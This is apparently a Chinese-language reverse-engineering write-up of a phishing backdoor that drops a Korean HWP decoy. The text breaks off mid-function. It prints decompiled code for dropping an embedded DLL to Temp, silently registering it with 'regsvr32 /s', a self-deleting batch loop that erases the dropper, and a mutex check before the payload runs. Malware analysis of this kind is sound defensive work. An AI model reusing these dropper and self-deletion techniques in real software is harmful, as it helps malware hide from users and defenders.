


PDF钓鱼后门

一、基本信息

md5:47C95F19EBD745D588BB208FF89C90BA



流程图（红色为对方编写的危害文件，蓝色为正常文件或被恶意利用的文件）



二、执行流程

exe执行后会释放HWP文件，HWP文件与MS Word的DOCX文件类似，不同之处在于它们可以包含韩文书写语言，使其成为韩国政府使用的标准文档格式之一。HWP文暂未发现威胁信息。

捞仿辑 剧饶.hwp

D:\病毒\钓鱼后门

1、母文件

最开始会进入FileNameInit函数，其先会对当前读取当前文件所在的路径，然后对路径做拷贝，在路径字符串添加结束符等处理。

```
void __thiscall sub_4010F0(void *this)
{
    size_t FileNameStrLen; // ecx
    int Char; // edi
    size_t Length; // ecx
    int v5; // ecx
    int v7; // [esp-Ch] [ebp-164h]
    int v8; // [esp-8h] [ebp-160h]
    void *v9; // [esp+10h] [ebp-140h] BYREF
    unsigned int v10; // [esp+24h] [ebp-134h]
    void *Block[5]; // [esp+28h] [ebp-130h] BYREF
    unsigned int v12; // [esp+30h] [ebp-12Ch]
    CHAR FileName[264]; // [esp+40h] [ebp-118h] BYREF
    int v14; // [esp+154h] [ebp-4h]

    memset(FileName, 0, 260);
    GetModuleFileName(0, FileName, 0x104u);
    v12 = 15;
    Block[4] = 0;
    LOBYTE(Block[0]) = 0;
    if (FileName[0])
    {
        FileNameStrLen = strlen(FileName);
    }
    else
    {
        FileNameStrLen = 0;
    }
    CopyStringToBlock(Block, FileName, FileNameStrLen);
    Char = FindChar((char *)Block, v7, v8, 2u); // 对文件当前路径进行查找，直到遇到最后一个\或者/
    if (v12 >= 0x10)
    {
        _free(Block[0]);
    }
    v10 = 15;
    v9[4] = 0;
    LOBYTE(v9[0]) = 0;
    if (FileName[0])
    {
        Length = strlen(FileName);
    }
    else
    {
        Length = 0;
    }
    CopyStringToBlock(v9, FileName, Length);
    v14 = 0;
    ProcessFilePathAndSize(v9, this, v5, Char);
    if (v10 >= 0x10)
    {
    }
}
```


```

void *__thiscall sub_4010F0(void *this)
{
    size_t FileNameStrlen; // ecx
    int Char; // edi
    size_t Length; // ecx
    int v5; // ecx
    int v7; // [esp-Ch] [ebp-164h]
    int v8; // [esp-8h] [ebp-160h]
    void *v9[5]; // [esp+10h] [ebp-148h] BYREF
    unsigned int v10; // [esp+24h] [ebp-134h]
    void *Block[5]; // [esp+28h] [ebp-130h] BYREF
    unsigned int v12; // [esp+3Ch] [ebp-11Ch]
    CHAR Filename[264]; // [esp+40h] [ebp-118h] BYREF
    int v14; // [esp+154h] [ebp-4h]

    memset(Filename, 0, 260);
    GetModuleFileNameA(0, Filename, 0x104u);
    v12 = 15;
    Block[4] = 0;
    LOBYTE(Block[0]) = 0;
    if ( Filename[0] )
        FileNameStrlen = strlen(Filename);
    else
        FileNameStrlen = 0;
    CopyStringToBlock(Block, Filename, FileNameStrlen);
    Char = FindChar((char *)Block, v7, v8, 2u); // 对文件当前路径进行查找，直到遇到最后
一个\或者/
    if ( v12 >= 0x10 )
        j__free(Block[0]);
    v10 = 15;
    v9[4] = 0;
    LOBYTE(v9[0]) = 0;
    if ( Filename[0] )
        Length = strlen(Filename);
    else
        Length = 0;
    CopyStringToBlock(v9, Filename, Length);
    v14 = 0;
    ProcessFilePathAndSize(v9, this, v5, Char);
    if ( v10 >= 0x10 )
        j__free(v9[0]);
    return this;
}


```

注意，其对文件路径的查找是从结束符开始反向遍历的




遍历完毕后FileNameInit函数执行完毕，ProcessAndCopyStringData函数

开始执行其对得到的文件路径进行复制，新开辟了一块内存，将文件路径放了进去。随后函数ProcessAndCopyStringData函数结束。



然后开始执行AllocateAndMoveMemoryAgain，暂时不知道为什么重新申请一块内存存放文件路径.....



然后就是一些常规的文件属性处理，随后会执行regsvr32命令 `regsvr32 /s "<FileName>"`，注册指定的模块，随后就是一些当前路径复制，依旧没理解复制来干什么.....

```

37  v16 = 0;
38  ProcessAndCopyStringData((int)".db");
39  LOBYTE(v16) = 2;
40  if ( v9 >= 0x10 )
41      j__free(Block[0]);
42  v5 = (const char *)FileName;
43  if ( v12 >= 0x10 )
44      v5 = FileName[0];
45  v9 = 15;
46  Block[4] = 0;
47  LOBYTE(Block[0]) = 0;
48  Stream = 0;
49  fopen_s(&Stream, v5, "wb");
50  fwrite(v1, 1u, v0, Stream);
51  fclose(Stream);
52  CreateRegsvr32CommandLineAndExecute(v7, "regsvr32 /s \"", FileName);
53  LOBYTE(v16) = 3;
54  ProcessAndCopyStringData((int) "\"");
55  if ( v7[5] >= (void *)0x10 )
56      j__free(v7[0]);


```

随后其会使用WinExec执行regsvr32命令，目标为刚才Temp目录下创建并写入的文件，其名称为xxxx.tmp.db，命令如下 `regsvr32 /s "C:\Users\myx\AppData\Local\Temp\C9DB.tmp.db` 其实际上为PE文件

```

1 void __cdecl RunTemp(LPCSTR lpFile, int a2, int a3, int a4, int a5, int a6)
2 {
3     const char *p_lpFile; // eax
4     const CHAR *v7; // eax
5     FILE *Stream; // [esp+0h] [ebp-8h] BYREF
6
7     p_lpFile = (const char *)&lpFile;
8     if ( (unsigned int)a6 >= 0x10 )
9         p_lpFile = lpFile;
10    Stream = 0;
11    fopen_s(&Stream, p_lpFile, "wb");
12    fwrite(&unk_4CE980, 1u, 0x2A00u, Stream);
13    fclose(Stream);
14    v7 = (const CHAR *)&lpFile;
15    if ( (unsigned int)a6 >= 0x10 )
16        v7 = lpFile;
17    ShellExecuteA(0, "open", v7, 0, 0, 3);
18    if ( (unsigned int)a6 >= 0x10 )
19        j__free((void *)&lpFile);
20 }

```



随后会启动释放的文件，并创建一个Bat脚本，用于清除母文件

```

v13 = 15;
v12 = 0;
LOBYTE(v8) = 0;
if ( Filename[0] )
    v6 = strlen(Filename);
else
    v6 = 0;
CopyStringToBlock(&v8, Filename, v6);
RunBat(v8, v9, v10, v11, v12, v13);
if ( v21 >= 0x10 )
    j__free(Src[0]);
return 0;
}

```

```

int __cdecl RunBat(void *a1, int a2, int a3, int a4, int a5, int a6)
{
    int v6; // esi
    const CHAR *v7; // eax
    HANDLE FileA; // esi
    _DWORD *v9; // eax
    LPCVOID *v10; // eax
    const CHAR *v11; // eax
    void *v13[6]; // [esp+Ch] [ebp-D4h] BYREF
    void *v14; // [esp+24h] [ebp-BCh]
    int v15; // [esp+34h] [ebp-ACh]
    unsigned int v16; // [esp+38h] [ebp-A8h]
    void *v17; // [esp+3Ch] [ebp-A4h]
    int v18; // [esp+4Ch] [ebp-94h]
    unsigned int v19; // [esp+50h] [ebp-90h]
    void *v20; // [esp+54h] [ebp-8Ch]
    int v21; // [esp+64h] [ebp-7Ch]
    unsigned int v22; // [esp+68h] [ebp-78h]
    void *v23; // [esp+6Ch] [ebp-74h]
    int v24; // [esp+7Ch] [ebp-64h]
    unsigned int v25; // [esp+80h] [ebp-60h]
    void *Block[5]; // [esp+84h] [ebp-5Ch] BYREF
    unsigned int v27; // [esp+98h] [ebp-48h]
    DWORD NumberOfBytesWritten; // [esp+9Ch] [ebp-44h] BYREF
    LPCVOID lpBuffer[4]; // [esp+A0h] [ebp-40h] BYREF
    DWORD nNumberOfBytesToWrite; // [esp+B0h] [ebp-30h]
    unsigned int v31; // [esp+B4h] [ebp-2Ch]
    LPCSTR lpFileName[5]; // [esp+B8h] [ebp-28h] BYREF
    unsigned int v33; // [esp+CCh] [ebp-14h]
    int v34; // [esp+DCh] [ebp-4h]

    v34 = 0;
    if ( a5 )
    {
        InitTempFile(Block);
        LOBYTE(v34) = 1;
        ProcessAndCopyStringData((int)".bat");
        LOBYTE(v34) = 3;
    }
}

```



```

if ( v27 >= 0x10 )
    j__free(Block[0]);
v7 = (const CHAR *)lpFileName;
if ( v33 >= 0x10 )
    v7 = lpFileName[0];
FileA = CreateFileA(v7, 0x40000000u, 0, 0, 2u, 0x80u, 0);
if ( FileA != (HANDLE)-1 )
{
    v31 = 15;
    nNumberOfBytesToWrite = 0;
    LOBYTE(lpBuffer[0]) = 0;
    LOBYTE(v34) = 4;
    CreateRegsvr32CommandLineAndExecute(v13, ":Repeat1\r\nde1 \", &a1);
    LOBYTE(v34) = 5;
    ProcessAndCopyStringData((int)"\"r\nif exist \");
    LOBYTE(v34) = 6;
    AllocateAndMoveMemoryAgain((int)&a1);
    LOBYTE(v34) = 7;
    ProcessAndCopyStringData((int)"\" goto Repeat1\r\nde1 \");
    LOBYTE(v34) = 8;
    AllocateAndMoveMemoryAgain((int)lpFileName);
    LOBYTE(v34) = 9;
    v9 = ProcessAndCopyStringData((int)"\"");
    sub_4018D0(lpBuffer, v9);
    if ( v19 >= 0x10 )
        j__free(v17);
    v19 = 15;
    v18 = 0;
    LOBYTE(v17) = 0;
    if ( v25 >= 0x10 )
        j__free(v23);
    v25 = 15;
    v24 = 0;
    LOBYTE(v23) = 0;
    if ( v16 >= 0x10 )
        j__free(v14);
    v16 = 15;
    v15 = 0;
    LOBYTE(v14) = 0;
    if ( v22 >= 0x10 )
        j__free(v20);
    v22 = 15;
    v21 = 0;
    LOBYTE(v20) = 0;
    if ( v27 >= 0x10 )
        j__free(Block[0]);
    v27 = 15;
    Block[4] = 0;
    LOBYTE(Block[0]) = 0;
    if ( v13[5] >= (void *)0x10 )
        j__free(v13[0]);
    v10 = lpBuffer;
    if ( v31 >= 0x10 )
        v10 = (LPCVOID *)lpBuffer[0];
    writeFile(FileA, v10, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
}

```

```


    CloseHandle(FileA);
    v11 = (const CHAR *)lpFileName;
    if ( v33 >= 0x10 )
        v11 = lpFileName[0];
    ShellExecuteA(0, "open", v11, 0, 0, 0);
    if ( v31 >= 0x10 )
        j__free((void *)lpBuffer[0]);
}
v6 = 1;
if ( v33 >= 0x10 )
    j__free((void *)lpFileName[0]);
v33 = 15;
lpFileName[4] = 0;
LOBYTE(lpFileName[0]) = 0;
}
else
{
    v6 = 0;
}
if ( (unsigned int)a6 >= 0x10 )
    j__free(a1);
return v6;
}

```

2、子木马

子病毒中存在3个导出函数，分别为DllMain、DllRegisterServer、DllUnregisterServer。

先来看DllMain



在DllMain中会使用GetModuleFileNameA函数，检索包含指定模块的文件的完全限定路径

```

.text:00007FFBE4566110
.text:00007FFBE4566110
.text:00007FFBE4566110
.text:00007FFBE4566110 ; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
.text:00007FFBE4566110 DllMain proc near
.text:00007FFBE4566110 sub     rsp, 28h
.text:00007FFBE4566114 lea     rdx, Src
.text:00007FFBE4566118 mov     r8d, 104h
.text:00007FFBE4566121 call    cs:off_7FFBE45BDAC0
.text:00007FFBE4566127 mov     eax, 1
.text:00007FFBE456612C add     rsp, 28h
.text:00007FFBE4566130 retn
.text:00007FFBE4566130 DllMain endp
.text:00007FFBE4566130

```

```

__int64 __fastcall kernelbase_GetModuleFileNameA(__int64 Dos_e_magic, __int64
a2, unsigned int a3)
{
    unsigned int nSize; // ebx

```

```

__int64 lpFilename; // rax
unsigned int BufferSize; // eax
int v8; // eax
__int64 v9; // rcx
__int64 v11; // rcx
unsigned int v12; // [rsp+20h] [rbp-38h]
_WORD v13[4]; // [rsp+28h] [rbp-30h] BYREF
__int64 v14; // [rsp+30h] [rbp-28h]
_WORD v15[4]; // [rsp+38h] [rbp-20h] BYREF
__int64 v16; // [rsp+40h] [rbp-18h]

nSize = a3;
if ( a3 > 0x7FFF )
{
    nSize = 0x7FFF;
}
else if ( !a3 )
{
    v11 = 3221225507LL;
LABEL_15:
    ((void (__fastcall *))(__int64))unk_7FFBF7AD08F0(v11);
    return 0LL;
}
lpFilename = ((__int64 (__fastcall *))(void *, _QWORD,
_QWORD))ntdll_RtlAllocateHeap(
    NtCurrentPeb()->ProcessHeap,
    (unsigned int)dword_7FFBF7CFBEA0,
    (unsigned __int16)(2 * nSize));
v14 = lpFilename;
if ( !lpFilename )
{
    v11 = 3221225495LL;
    goto LABEL_15;
}
v13[1] = 2 * nSize;
BufferSize = ((__int64 (__fastcall *))(__int64, __int64,
_QWORD))kernelbase_GetModuleFileNameW(
    Dos_e_magic,
    lpFilename,
    nSize);
v12 = BufferSize;
if ( BufferSize )
{
    v13[0] = 2 * BufferSize;
    v16 = a2;
    v15[1] = nSize;
    v8 = ((__int64 (__fastcall *))(_WORD *, _WORD *, _QWORD))unk_7FFBF895F1C0(
v15, v13, 0LL);
    if ( v8 < 0 )
    {
        if ( v8 == -2147483643 )
        {
            v12 = nSize;
            *(_BYTE *) (nSize - 1 + a2) = 0;
            v9 = 3221225507LL;

```

```

    }
    else
    {
        v12 = 0;
        v9 = (unsigned int)v8;
    }
    ((void (__fastcall *))(__int64))unk_7FFBF7AD08F0(v9);
}
else
{
    v12 = v15[0];
    *(_BYTE *) (v15[0] + a2) = 0;
}
}
((void (__fastcall *) (void *, _QWORD, __int64))ntdll_RtlFreeHeap)
(NtCurrentPeb()->ProcessHeap, 0LL, v14);
return v12;
}

```

DllMain执行完毕，随后开始执行DllRegisterServer

```

1 // Hidden C++ exception states: #wind=4
2 HRESULT __stdcall DllRegisterServer()
3 {
4     __int64 v0; // rcx
5
6     sub_7FFBE4566160(v0);
7     return 0;
8 }

```

```

1 // Hidden C++ exception states: #wind=4
2 __int64 __fastcall sub_7FFBE8EA6160()
3 {
4     _QWORD *v0; // rax
5     __int64 Handle; // rbx
6     void *Block[3]; // [rsp+28h] [rbp-50h] BYREF
7     unsigned __int64 v4; // [rsp+40h] [rbp-38h]
8     void *v5[6]; // [rsp+48h] [rbp-30h] BYREF
9
10    sub_7FFBE8EA63A0();
11    v5[3] = (void *)15;
12    v5[2] = 0LL;
13    LOBYTE(v5[0]) = 0;
14    sub_7FFBE8EA1AF0(v5, "D7B9FB8F5D228A41FD1C7FDA489AC29A9E6AC1313F4E8D8E3F6634DC", 0x38uLL);
15    v0 = sub_7FFBE8EA2070(Block, (unsigned __int64 *)v5);
16    if ( v0[3] >= 0x10uLL )
17        v0 = (_QWORD *)*v0;
18    Handle = off_7FFBE8EFDCA8(2031617LL, 0LL, v0); // OpenMutexA
19    if ( v4 >= 0x10 )
20        _j_free(Block[0]);
21    v4 = 15LL;
22    Block[2] = 0LL;
23    LOBYTE(Block[0]) = 0;
24    if ( Handle )
25    {
26        off_7FFBE8EFD858(Handle); // kernel32_CloseHandle
27        return 0LL;
28    }
29    else
30    {
31        sub_7FFBE8EA6220(); // MainVir
32        return 1LL;
33    }
34 }


```

```

1  int64 sub_7FFBE8A6220()
2  {
